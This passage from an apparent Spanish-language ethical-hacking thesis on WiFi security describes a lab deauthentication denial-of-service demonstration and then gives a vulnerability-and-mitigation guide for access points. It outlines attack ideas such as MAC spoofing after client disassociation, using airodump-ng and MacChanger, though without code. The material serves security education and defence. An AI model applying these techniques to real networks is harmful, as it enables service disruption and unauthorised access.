


Figura IV.78. Ejecución del ataque




Figura IV.79. Interrupcion de la conexión a internet




Figura IV.80. Desautenticaciòn Broadcast

4.3.2.4 Fase 4. Presentación de resultados del ataque

Al estar conectado a la red inalámbrica dentro de máquina real, se notó que al hacer un ping extendido al DNS del ISP no se tuvo envío/recepción de paquetes ICMP, por tanto no hubo salida a internet.




Figura IV.81. Paralización de los servicios de la red

Una vez demostrada la denegación de servicio y desactivando la interfaz wlan0 de la máquina virtual VMWare con el comando ifconfig wlan0 down, se comienza a tener respuesta de los paquetes ICMP a través del ping extendido y de esta forma volver a conseguir acceso a internet, como se puede apreciar en la figura IV.82.




Figura IV.82. Suspensión del ataque y normalidad en la red

CAPITULO V

GUIA REFERENCIAL PARA MEJORAS A LA SEGURIDAD INALAMBRICA WIFI

En capítulos anteriores se han presentado las fases que debe seguir un hacker ético para evaluar o auditar la seguridad de una red inalámbrica wifi con el apoyo de herramientas y aplicaciones que ofrece el software libre en este caso con las distribuciones BackTrack 4 R2 y Wifiway 2.0.1, permitiendo en éste capítulo describir como resultado una lista de vulnerabilidades con sus respectivas amenazas y proponiendo para cada una de éstas una guía de referencia capaz de reducir los riesgos potenciales causados por las vulnerabilidades encontradas y por tanto mejorar el nivel de seguridad de las redes inalámbricas, específicamente en la configuración de los AP que son las puertas de acceso a este tipo de redes.

5.1. Investigación de vulnerabilidades

Las vulnerabilidades son condiciones que pueden hacer que una amenaza se manifieste, siendo también definida como una combinación de la posibilidad de una alteración y su potencial severidad. Los activos de una organización o de los usuarios comunes son todas aquellas cosas a las que se les otorga valor.

La investigación de vulnerabilidades, ayuda a identificar y corregir debilidades en las redes o sistemas, a proteger de ataques de intrusos y obtener información que ayude a prevenir problemas de seguridad. Los riesgos derivados de esta investigación se definen como la probabilidad que una amenaza puede explotar una vulnerabilidad y causar daño a los activos de una organización y/o usuario. Una amenaza es el intento de hacer daño, que en esta investigación son tecnológicas y operacionales.

En segunda instancia es importante entender que una amenaza por sí sola no causa daño, es una simple intención de producir daño. El riesgo se presenta cuando la amenaza y la vulnerabilidad se juntan y la amenaza la puede explotar.

5.2. Impacto de las vulnerabilidades

Se ha determinado que el impacto que pueden tener las vulnerabilidades encontradas en este proyecto que involucra Hacking Ético, se categorizan en dos parámetros de referencia:

5.2.1. Nivel de severidad (baja, media o alta)

Alta: si permite a un atacante remoto violar la protección de seguridad de un sistema (por ejemplo conseguir acceso de algún usuario o de tipo ‘root’), si permite a un ataque local ganar control completo del sistema o es lo suficientemente importante para tener un consejo del CERT (CERT advisory)

Baja: si la vulnerabilidad no permite obtener información valiosa de por sí, ni control del sistema, sino que da al atacante información que le puede ayudar a encontrar otras vulnerabilidades en el sistema.

Media: si no es baja ni alta.

5.2.2. Rango de explotación (local o remoto)

Local: Los ataques que usan la vulnerabilidad pueden ser lanzados directamente en el sistema atacado. El atacante debe tener algún acceso previo al sistema para poder atacarlo. Hay que notar que si el atacante crea una sesión remota en el sistema de forma legal, por ejemplo mediante telnet, y luego la usa para lanzar un ataque éste se considera local.

Remota: Cuando el ataque se puede lanzar a través de una red contra un sistema en que el atacante no tuviera acceso previo.

De esta manera se ha llegado a determinar las siguientes vulnerabilidades con la amenaza que conlleva respectivamente y sobre todo la mitigación del riesgo que se ha definido como una guía referencial de los elementos de seguridad básicos que deben incluirse en las redes inalámbricas wifi 802.11 para reducir los efectos de los ataques expuestos en puntos anteriormente tratados.

5.3 Broadcast del SSID

Rango de explotación: Remoto

Nivel de severidad: Media

Vulnerabilidad: El SSID es el nombre de la red inalámbrica que permite reconocer al propietario de la red. Para que el AP se comunicarse con la estación, debe coincidir el SSID.

Amenaza: La emisión del SSID que se muestra para el resto de usuarios del espectro, puede ser usado por un hacker como primer paso en la obtención de información requerida para introducirse en una WLAN. Un SSID puede proporcionar una información interesante para el atacante como el nombre del propietario, a partir del cual pueden surgir potenciales datos para explotar contraseñas como su número de cédula, fecha de nacimiento, aniversarios, nombres de familiares, gustos personales que a través de ingeniería social pueden ser obtenidos.

Mitigación del riesgo: Cambiar el SSID del AP que viene con los parámetros de configuración por defecto. Si el router inalámbrico permite la función de SSID escondido se puede ocultar ésta información y aunque un atacante más preparado puede capturar éste parámetro de identidad sobre la interface wireless en modo monitor y con scripts más avanzados, se debería cambiar regularmente el SSID para prevenir un intento de ataque más sofisticado y haciendo más dificultoso el acceso a la red inalámbrica.

5.4. Encriptación por defecto

Rango de explotación: Remoto

Nivel de severidad: Alta

Vulnerabilidad: Usuarios comunes sin conocimiento de seguridad en redes, utilizan casi siempre la primera forma de encriptación que es “ninguna”. Otros usuarios utilizan WEP para sus contraseñas de acceso, que se presentan en la pantalla de configuraciones de encriptación del router. Por tanto, como se demostró en el capítulo IV, el ataque a WEP es el menos complejo y más fácil de descifrar.

Amenaza: Una configuración en el AP de “no encriptación” por defecto, resultará en datos transmitidos en texto plano, lo cual incrementará la facilidad de monitoreo y

comprometimiento de la red. Como resultado, cualquier persona con una laptop, tarjeta wireless, y una antena en rango extendido puede ser capaz de ver y acceder la WLAN. Aunque WEP tiene cifrado, al atacante le tomará algún tiempo en descifrar el password y aunque es un protocolo débil es más seguro que no tener ningún tipo de encriptación.

Mitigación del riesgo: Se puede disminuir el riesgo, cambiando la configuración de la encriptación del AP. La configuración de la encriptación debe ser establecida para la encriptación más fuerte disponible en el producto, dependiendo de las políticas de seguridad de la organización o de los usuarios. Típicamente, los APs de versiones anteriores al año 2005 tienen solo unas pocas configuraciones de encriptación disponibles: none, WEP en 40-bit shared key y 128-bit shared key (con 128-bit que es la más fuerte). Aunque la encriptación con la contraseña de mayor longitud de caracteres con criptografía de 128 bits, es normalmente recomendada debido a su moderada efectividad frente a la carencia de más opciones de encriptación del router, hay que tomar en cuanto que WEP 802.11 tiene un pobre diseño criptográfico que utiliza IVs y un algoritmo defectuoso.
Cambiar el router de versiones anteriores a un router actual que contenga protocolos de seguridad de mayor nivel como WPA y WPA2 disminuyen dramáticamente el riesgo de explotación de la vulnerabilidad.

5.5. Autenticación de clave compartida para AP

Rango de explotación: Remoto

Nivel de severidad: Media

Vulnerabilidad: La autenticación por clave compartida soporta autenticación de dispositivos clientes que acceden a la red como conocedores de una clave secreta compartida preestablecida. La autenticación por clave compartida lo realiza con el uso del mecanismo de privacidad WEP. Aunque este esquema de autenticación está solo disponible si la opción WEP está implementada.

Amenaza: La autenticación por clave compartida presenta un gran riesgo debido a que varios vendedores utilizan claves compartidas por defecto que pueden ser explotadas por dispositivos no autorizados para ganar acceso sin autorización a la red.

Mitigación del riesgo: Asegurar que la autenticación por clave compartida no esté activada. Utilizar otras alternativas para autenticación, como nombre de usuario y contraseña en lugar de clave compartida. Aunque esto solía ser común en las primeras formas de autenticación de router antiguos, es más seguro deshabilitar ésta opción en el caso de que el router la presente.

5.6. Listas de Control de Acceso (ACLs)

Rango de explotación: Local/Remoto

Nivel de severidad: Media

Vulnerabilidad: Mientras un AP o grupo de APs pueden ser identificados por un SSID, una computadora del cliente puede ser identificada por una única dirección MAC de su tarjeta de red 802.11. La dirección MAC es la dirección física de la radio en el AP. Se puede encontrar este identificador añadido al dispositivo.

Amenaza: Las direcciones MAC pueden ser suplantadas debido a que son transmitidas en texto plano desde una NIC wireless hasta un AP y pueden ser fácilmente capturadas. Esto puede resultar en un acceso no autorizado a la WLAN. Los usuarios maliciosos pueden suplantar una dirección MAC por el cambio de la actual dirección MAC de su computador a una dirección MAC que esté autorizada a acceder a la red inalámbrica. Una dirección MAC es una dirección de hardware que identifica únicamente a cada computadora (o dispositivo añadido) en una red. Las redes utilizan las direcciones MAC para ayudar a

regular las comunicaciones entre diferentes tarjetas de red de las computadoras de la misma subred. Varios vendedores de productos 802.11 proporcionan capacidades para restringir el acceso a la WLAN basados en ACL MAC que son almacenados y distribuidos a través de varios APs. Una ACL MAC permite o deniega el acceso a una computadora usando una lista de permisos designados para cada dirección MAC específica.

Mitigación del riesgo: Para incrementar la seguridad de una red 802.11, cada AP puede ser programado con una lista de direcciones MAC asociadas con las computadoras del cliente permitiendo el acceso al AP. Si las MAC de los clientes no están en esta lista, el cliente no será permitido asociarse con el AP.

5.7. Password administrativo

Rango de explotación: Local/Remoto

Nivel de severidad: Alta

Vulnerabilidad: El password administrativo por defecto de los APs es generalmente conocido, por tanto esta característica de los routers inalámbricos es potencialmente insegura.

Amenaza: Usuarios no autorizados pueden ingresar a la ficha de configuraciones de un AP si no hay requerimiento de contraseña. Aunque se utiliza el password por defecto cuando se abre por primera vez la página de configuración del AP, inmediatamente debería cambiárselo para evitar una brecha de seguridad debido a que éste es generalmente conocido o fácilmente disponible en sitios web como los descritos en la sección 4.2.3.

Mitigación del riesgo: Implementar un password fuerte para APs, con caracteres especiales y alfanuméricos con una longitud mínima de ocho caracteres. Adicionalmente si

existe la característica de expiración de contraseña se la debe establecer para 30 días, caso contrario se lo debería hacer de forma regular por ejemplo con recordatorios de actualización de antivirus.

5.8. Ubicación del AP

Rango de explotación: Remoto

Nivel de severidad: Media

Vulnerabilidad: El medio físico por el que se transmiten los datos en redes inalámbricas es la onda electromagnética, la cual tiene pocas restricciones físicas en la banda de 2.4 GHz. Es importante mantener el rango del AP dentro de los límites físicos de las instalaciones en que la WLAN está alojada para reducir el riesgo de interceptación no autorizada de la señal. Algunos APs y aplicaciones de software vienen con las herramientas básicas para optimizar la colocación de APs.

Amenaza: Los APs incorrectamente ubicados dentro de la edificación pueden ser susceptibles a la interceptación de señales por usuarios no autorizados. Es importante considerar el rango del AP cuando se decide donde ubicarlo en un ambiente para WLAN. Si el rango se extiende más allá de los límites físicos de los muros de las construcciones de una oficina, ésta extensión crea una vulnerabilidad de seguridad. Un individuo fuera del edificio, quizás alguien que efectúe war driving, puede escuchar a escondidas las comunicaciones emitidas por dispositivos inalámbricos basados en RF.

Mitigación del riesgo: Utilizar un herramienta de inspección en sitio para medir el rango de los dispositivos AP, tanto interna como externamente de la construcción donde la red inalámbrica esté localizada, para asegurar que la cobertura no se extienda más allá de lo planificado. Las herramientas de inspección de sitio están disponibles comercialmente, las cuales miden la fuerza de la recepción de señal desde sus APs. Estas medidas pueden ser

usadas para mapear la cobertura del área y evitar que ésta se extienda más allá de los límites propuestos en un diseño original de red. Adicionalmente se pueden usar antenas direccionales para controlar las emanaciones. Una de las herramientas comerciales para predecir la cobertura de un AP se denomina Airmagnet Survey Planner

5.9. Función reset del AP

Rango de explotación: Local

Nivel de severidad: Baja

Vulnerabilidad: Esta función retorna a la configuración del AP por defecto, cancelando de esta forma los parámetros de seguridad existentes en el router.

Amenaza: La función de reset permite que cualquier individuo anule cualquier configuración de seguridad seleccionada para el AP y que retorne a sus parámetros de fábrica por defecto. Un individuo que tenga acceso físico puede resetear la configuración simplemente presionando el botón de reset en el dispositivo, causando la pérdida de los parámetros de configuración como direcciones IP o claves y así quedar sin operación.

Mitigación del riesgo: Asegurar que los ajustes de seguridad (por ejemplo encriptación activada) se encuentren sin modificaciones y no hayan sido anulados por el uso inadvertido o intencional de la función reset que se encuentra a la vista de cualquier persona. Tener controles de acceso físico al lugar donde se encuentre el router, en lugar de impedir usuarios no autorizados, puede mitigar los riesgos.

5.10. Canalización cruzada del AP

Rango de explotación: Local/Remoto

Nivel de severidad: Media

Vulnerabilidad: La interferencia puede afectar dramáticamente el rendimiento de cualquier WLAN. En general, la interferencia es causada tanto por dispositivos de radio en la misma banda o por ruido térmico. Para un solo AP, el ruido térmico es la única fuente de interferencia. Sin embargo con múltiples celdas, existen interferencias de canal adyacente y cocanal. El impacto general de esta interferencia depende del número de canales de frecuencia disponibles y despliegue de celdas.

Amenaza: Comúnmente los fabricantes utilizan canales por defecto en sus APs. Es posible que APs de diferentes redes inalámbricas y otros dispositivos de la banda de los 2.4 GHz estén utilizando un canal dentro del rango de cinco canales contiguos, pudiendo causar ataques de DoS en radio interferencia entre los routers. Ataques de DoS pueden manifestarse como una degradación o pérdida del servicio como se demostró en la sección 4.3.

Mitigación del riesgo: Asegurar que el canal del AP esté configurado con cinco canales de separación desde todos los otros AP cercanos en diferentes redes. Si un AP cercano está usando el mismo canal o uno dentro del rango de 5 canales, se deberá escoger un canal ubicado en un rango diferente. Por lo general se recomienda utilizar los canales 1, 6 y 11.

5.11. Longitud de clave de encriptación

Rango de explotación: Remoto

Nivel de severidad: Alta

Vulnerabilidad: El algoritmo RC4 y su implementación por el protocolo WEP tienen debilidades que pueden ser explotadas. Hay dos debilidades en este algoritmo: (1) contiene

un número grande de claves intrínsecamente débiles, y (2) parte de la clave puede ser expuesta por un atacante si puede observar suficiente tráfico encriptado.

Amenaza: Los algoritmos de encriptación de 40 bits son los más sencillos de crackear, por lo cual se pueden comprometer los datos transitados sobre la WLAN; sin embargo, la encriptación de 40 bits es mejor que no tener encriptación. El algoritmo de 40 bits que es parte de WEP, es particularmente vulnerable para atacar debido a su diseño intrínsecamente defectuoso.

Mitigación del riesgo: Cuando sea posible, habilitar la encriptación de 128 bits. El tamaño de la clave anunciado por los manufactureros de equipos WLAN pueden ser confundidos; varios vendedores anuncian el soporte de WEP de 128 y 64 bits, pero el espacio de clave actual está limitado para 40 y 104 bits porque el IV utiliza hasta 24 bits de un espacio anunciado en implementaciones originales WEP.

5.12. Eavesdrooping WLAN

Rango de explotación: Local/Remoto

Nivel de severidad: Alta

Vulnerabilidad: El Eavesdrooping sucede cuando el atacante monitorea las transmisiones del contenido del mensaje. Un ejemplo de este ataque es una persona escuchando las transmisiones en una LAN entre dos estaciones de trabajo o sintonizando las transmisiones entre un microteléfono inalámbrico y una estación base.

Amenaza: El Eavesdropping en comunicaciones de redes inalámbricas puede originarse desde el interior o exterior de la red, si la cobertura del AP se extiende más allá de sus límites de construcción (por ejemplo eavesdropping puede ocurrir desde varias áreas como

un parqueadero afuera del edificio). El Eavesdropping puede resultar en una adquisición de información gracias a la capacidad para ganar acceso no autorizado y control de la red.

Mitigación del riesgo:

a. Implementar encriptación fuerte, por ejemplo WPA o WPA2
b. Asegurar una apropiada localización del AP.

5.13. Eavesdropping bridge-to-bridge.

Rango de explotación: Remoto

Nivel de severidad: Media

Vulnerabilidad: Los APs puede también proporcionar una función de puenteo, lo cual conecta dos o más redes juntas y permite a estas comunicarse para intercambiar tráfico. El puenteo involucra una configuración punto a punto o multipunto. En una arquitectura punto a punto, dos LANs están conectadas a cada lado por un AP. En un puenteo de configuración multipunto, una subred en una LAN está conectada a varias subredes en otras LANs comunicándose por cada subred a través de un AP.

Amenaza: El eavesdropping puede resultar en una adquisición de información gracias a la habilidad de un atacante para ganar acceso no autorizado y control de la red. Las empresas pueden utilizar el puenteo para conectar LANs entre diferentes edificios en un campus corporativo. El puente de dispositivos AP están típicamente localizados en la cima de los edificios para alcanzar una gran recepción con respecto a la antena. La distancia típica sobre cual un AP puede ser conectado inalámbricamente a otro por medio de puenteo es aproximadamente dos millas. Esta distancia puede permitir una extensa area particular en la cual un adversario puede localizar equipamiento para interceptar trafico desprotegido.

Mitigación del riesgo:

a. Implementar encriptación fuertes y mejoradas como WPA y WPA2.
b. Idealmente, los APs deben ser estratégicamente localizados dentro de una construcción por lo que el rango no debe exceder el perímetro físico de la construcción y así se puede evitar que personal no autorizado escuche ocultamente cerca del perímetro.

5.14. MAC Spoofing

Rango de explotación: Remoto

Nivel de severidad: Alta

Vulnerabilidad: Una forma fácil y común de cometer un robo es falsificando la dirección MAC de un router o estación cliente. Un usuario no autorizado puede cambiar la dirección MAC de su estación para ingresar en la red como usuario autorizado, por ejemplo se puede utilizar la aplicación MacChanger de Wifiway como se demostró en la sección 4.2.2.2 para cambiar la mac de la tarjeta inalámbrica USB.

Amenaza: La ausencia de filtrado MAC puede resultar en un acceso no autorizado y control de la red. Un usuario no autorizado puede cambiar la dirección MAC de su estación para ingresar a la red como un usuario autorizado. Un atacante puede identificar gracias al comando airodump-ng las estaciones clientes conectadas a cada uno de los routers, pudiendo provocar una desasociación entre cliente autorizado y AP, luego de lo cual se ganaría acceso con el cambio o falsificación de MAC.

Mitigación del riesgo: Aplicar filtros MAC. En caso de intentar asociar con la MAC falsificada con el AP, el filtrado MAC reconocerá la MAC falsificada e impedirá tráfico que atraviesa desde el AP a la red verdadera. El cliente puede ser capaz de asociarse al AP, pero el tráfico será detenido. Los filtros MAC es función de routers nuevos.

Además se puede recurrir al establecimiento de un hotspot inalámbrico con autenticaciones adicionales en el webbrowser una vez superado el filtrado MAC.

5.15. AP Engañoso sin autorización

Rango de explotación: Remoto

Nivel de severidad: Alta

Vulnerabilidad: En una red WLAN no se requiere del acceso físico para conectarse, siendo más fácil obtener acceso no autorizado a través de dispositivos engañosos no autorizados añadidos por los atacantes.

Amenaza: Los Access Points engañosos por lo general carecen de controles de seguridad con la finalidad de que los usuarios de una red inalámbrica se conecten a éste generalmente para navegar en internet y mientras los usuarios ingresan datos personales, contraseñas de correos electrónicos, hacen transferencias bancarias, etc, los atacantes pueden leer ésta información ingresada por medio de analizadores de tráfico, como por ejemplo wireshark.

Mitigación del riesgo:

a. Identificar como Access Point engañoso sin autorización al dispositivo inalámbrico que no presente las autenticaciones requeridas normalmente.
b. Observar y comparar los niveles de señal de la tarjeta de red con respecto al AP ya que por lo general los Access Points engañosos tienen niveles más bajos de señal a diferencia de lo que habitualmente el usuario está conectado.

5.16. Controles de filtrado.

Rango de explotación: Local

Nivel de severidad: Baja

Vulnerabilidad: Se debe tener cuidado en la configuración de las reglas de filtrado, haciéndolas cumplir apropiadamente y probando su efectividad. Los protocolos de filtros pobres pueden resultar en un acceso intermitente, nulo y/o sin seguridad.

Amenaza: El protocolo SNMP, ICMP y otros protocolos pueden ser explotado sin los controles apropiados para filtros. La ausencia de control de filtros apropiados pueden resultar en un acceso sin autorización y/o control de la red.
SNMP ha sido el estándar de facto para el trabajo de administración. Debido a su solución simple, requiriendo un pequeño código para implementar, los vendendores pueden fácilmente construir agente SNMP para sus productos. ICMP es una extensión del protocolo de internet (IP) definido por el RFC 792. Soporta paquetes conteniendo errores, controles y mensajes de información. El comando PING por ejemplo, utiliza ICMP para probar una conexión a internet.

Mitigación del riesgo: Implementar un protocolo de filtrado para el PA. Limitar todos los protocolos comunes. Limitar protocolos incluidos SNMP para limitar el acceso a la configuración del dispositivo e ICMP para prevenir el uso de paquetes grande para montar ataques DoS.

5.17. Actualizaciones y parches

Rango de explotación: Local

Nivel de severidad: Bajo

Vulnerabilidad: Toda la tecnología de desarrollo tanto actual como futura debe tener las últimas actualizaciones de seguridad y parches instalados en el momento oportuno. La falta

de parches y actualizaciones hacen de la tecnología asociada sujeto de cualquier vulnerabilidad.

Amenaza: Las vulnerabilidades existen cuando los parches de seguridad y actualizaciones no se mantienen a la fecha presente. Mientras más largo es el tiempo de desactualización de los sistemas, es más arriesgada su exposición.

Mitigación del riesgo: Asegurar que los parches y actualizaciones estén instalados en todo los componentes de hardware y software de la WLAN.

5.18. Compartición de recursos

Rango de explotación: Local/Remoto

Nivel de severidad: Media

Vulnerabilidad: Los sistemas operativos tienen la característica de compartir en red sus recursos como la impresora, escaners, archivos.

Amenaza: Una vez que el atacante ingresó a la red inalámbrica puede acceder a los recursos antes mencionados, donde la información está al alcance de los usuarios.

Mitigación del riesgo: Una medida proactiva viene a ser el otorgamiento de permisos a los archivos, además se puede mitigar esta vulnerabilidad activando el uso compartido con protección por contraseña.

5.19. DHCP Server

Rango de explotación: Local/Remoto

Nivel de severidad: Media

Vulnerabilidad: Un servidor DHCP no necesariamente conocerá cuales dispositivos inalámbricos tienen acceso, por lo que el servidor asignará automáticamente una dirección IP válida a la laptop. Un usuario malicioso puede fácilmente ganar acceso no autorizado a la red utilizando el uso de una laptop con una NIC inalámbrica.

Amenaza: Un servidor DHCP asigna automáticamente un rango de direcciones IP a los clientes (computadoras) que se conectan a la red habilitada con este protocolo. La amenaza radica en que DHCP no conoce a quien asigna una dirección y al asignarlas automáticamente, cualquier intruso con una laptop que incluya una NIC inalámbrica pueda tomar una dirección asignada por el servidor y de esta manera formar parte de la red.

Mitigación del riesgo:

a. Poner en funcionamiento un servidor de DHCP dentro del cortafuegos de la red cableada que garantice el acceso para una red inalámbrica ubicada fuera de éste.
b. Usar AP con firewalls integrados. Esto adiciona una capa extra de protección a la red entera.

CONCLUSIONES

- Aplicar Hacking Ético para evaluar entornos de red es un procedimiento necesario para crear conciencia, cultura y aporte sobre la eliminación del tabú que implica la palabra hacking que ha sido encasillada mucho tiempo como malo y delictivo, pero que actualmente ya es una profesión con reglas y procesos definidos dentro del marco legal.

- Utilizar protocolos de autenticación fuertes como WPA y WPA2 presentan mayores niveles de seguridad en AP ya que los ataques sobre éstos se basarían en diccionarios, posicionando a WEP como un algoritmo de encriptación menos complejo y débil frente a los primeros mencionados pero que sigue siendo utilizado por los usuarios como se pudo observar en la estadística de ésta investigación.

- Proceder con una auditoría inalámbrica requiere paciencia y persistencia con respecto al tiempo que es variable por la complejidad en la ejecución de los ataques de la suite aircrack, dependiendo también de factores como la cantidad de paquetes, emisión de beacons, nivel de señal y coincidencia en diccionarios.

- La realización de pruebas de penetración es un proceso iterativo de aprendizaje, que nunca termina, ya que debe evaluarse y revisarse de forma periódica para implementar las mejoras correspondientes sobre las redes inalámbricas wifi para que posean autenticidad, confidencialidad, integridad y disponibilidad.

- Generar los ataques desarrollados en esta investigación con Wifiway y BackTrack han permitido escoger a la herramienta BackTrack como la más completa en el campo de la seguridad inalámbrica ya que las aplicaciones en ésta distribución han requerido menos tiempos de respuestas y mayores opciones que no presenta Wifiway.

- Este tipo de investigaciones son más frecuentes en la actualidad, permitiendo la apertura de nuevas especializaciones dentro de la extensión de la seguridad informática, teniendo a las certificaciones internacionales en seguridad de redes como un complemento importante en la formación académica destacándose CEH, CCNA Security, CISSP que lideran el ranking según análisis de organizaciones de seguridad como SANS, CERT, NIST, OISSG.

